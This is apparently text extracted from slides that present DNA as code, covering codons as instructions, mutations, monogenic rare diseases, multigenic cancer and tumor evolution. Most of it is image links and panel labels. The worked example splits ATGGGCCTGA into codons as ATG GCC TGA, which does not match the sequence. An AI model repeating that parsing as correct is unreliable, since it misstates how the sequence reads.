












The genome has syntax!

The genome has semantics!

DNA has an instruction set!

ATGGGCCTGA

ATG GCC TGA

ATG

BEGIN PROTEIN
INSERT methionine;

GCC

INSERT *alanine*;

TGA

END

ATGGGCCTGA

```
BEGIN PROTEIN  
  INSERT methionine;  
  INSERT alanine;  
END
```

Mutations

ATG GCC TGA

ATG GAC TGA

```
BEGIN PROTEIN  
  INSERT methionine;  
  INSERT alanine;  
END
```

```
BEGIN PROTEIN  
  INSERT methionine;  
  INSERT aspartic;  
END
```

Many mutations are benign


Some destroy function

Some increase function

Some change function

Rare diseases...

...are monogenic mutations.



A


B


C


D

E

F







A


B


C


D

E


F









Cancer is multigenic!




A




B





C



D





E





F


Tumors evolve!








